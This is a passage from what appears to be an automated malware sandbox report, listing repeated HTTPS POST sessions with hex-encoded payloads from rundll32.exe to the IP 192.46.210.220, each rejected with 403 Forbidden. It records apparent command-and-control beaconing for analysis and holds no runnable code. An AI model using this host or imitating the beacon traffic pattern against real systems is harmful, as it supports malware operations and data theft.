2021-10-28 02:50:26 UTC	209	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z"V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:50:26 UTC	219	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:50:26 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.4	49962	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:26 UTC	214	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:50:26 UTC	214	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u"V^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:50:26 UTC	219	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:50:26 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.4	49971	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:30 UTC	219	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:50:30 UTC	219	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z'V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:50:30 UTC	229	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:50:30 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.4	49972	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:30 UTC	224	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:50:30 UTC	224	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u'V^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:50:30 UTC	229	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:50:30 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.4	49997	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:33 UTC	229	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:50:33 UTC	229	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z'V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:50:34 UTC	239	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:50:34 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.4	49999	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:34 UTC	234	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:50:34 UTC	234	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u"V^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:50:34 UTC	239	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:50:34 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.4	50021	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:37 UTC	239	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:50:37 UTC	239	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z"V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:50:38 UTC	249	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:50:38 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.4	50023	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:37 UTC	244	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:50:37 UTC	244	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u"V^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcj##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:50:38 UTC	249	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:50:38 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49801	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:49:10 UTC	24	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:49:10 UTC	25	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: zV^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcJ#*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:49:11 UTC	29	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:49:11 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.4	50033	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:41 UTC	249	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:50:41 UTC	249	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: zV^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcJ#*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:50:42 UTC	259	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:50:42 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.4	50034	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:41 UTC	254	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:50:41 UTC	254	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: uV^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcJ#*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:50:42 UTC	259	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:50:42 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.4	50041	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:45 UTC	259	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:50:45 UTC	259	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z'V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:50:45 UTC	269	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:50:45 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.4	50042	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:45 UTC	264	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
2021-10-28 02:50:45 UTC	264	OUT	Data Raw: 75 b8 8f 84 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: u'V^N=rFPfIH,=N+_ *O\$?EkY=k7;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:50:46 UTC	269	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:50:46 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.4	50049	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:49 UTC	269	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4853 Connection: Close Cache-Control: no-cache
2021-10-28 02:50:49 UTC	269	OUT	Data Raw: d3 b3 80 7a 10 00 27 a1 56 b5 5e a3 4e 3d 1d c5 e7 ab 72 ac fa a9 ff 12 07 46 d0 9c d8 50 91 1b a3 a2 e8 66 6c 03 8a e6 c2 a9 f5 bf d3 48 9e 89 a5 e0 2c 3d c4 05 1b 4e 0a 2b 88 5f 2a 4f 24 a2 3f ad 97 05 45 a7 6b 90 59 bf d6 3d 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 54 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 89 0e fc 7e 0a f1 b7 13 34 b3 9e 57 0f cb ff 31 51 80 3c ff e4 fd f5 72 19 b7 38 32 21 16 fe 6a 9c 5f a5 01 08 28 42 94 6a 45 75 b1 ac 32 a4 69 59 d9 0f ad e0 d5 2a d3 f1 0e a5 7f cc a9 fd 99 ad e5 b3 61 c1 84 dd 0f 01 c7 a5 7f fa 55 f8 5a 72 b8 2e 8a 05 6e bd d3 26 9f 0a f3 2b 7a 32 12 88 0a 73 5f b9 34 8a 87 29 58 b8 34 90 eb 3e fe d4 cc a8 72 58 c0 a6 32 66 30 01 c0 35 Data Ascii: z'V^N=rFPfIH,=N+_ *O\$?EkY=kV;Sg`AT1]>pL2LeTcJ##*ol+\$.~4W1Q<r82lj_(BjEu2iY*aUZr.n&+z2s_4)X4>rX2f05
2021-10-28 02:50:49 UTC	279	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:50:49 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.4	50050	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:50:49 UTC	274	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4865 Connection: Close Cache-Control: no-cache
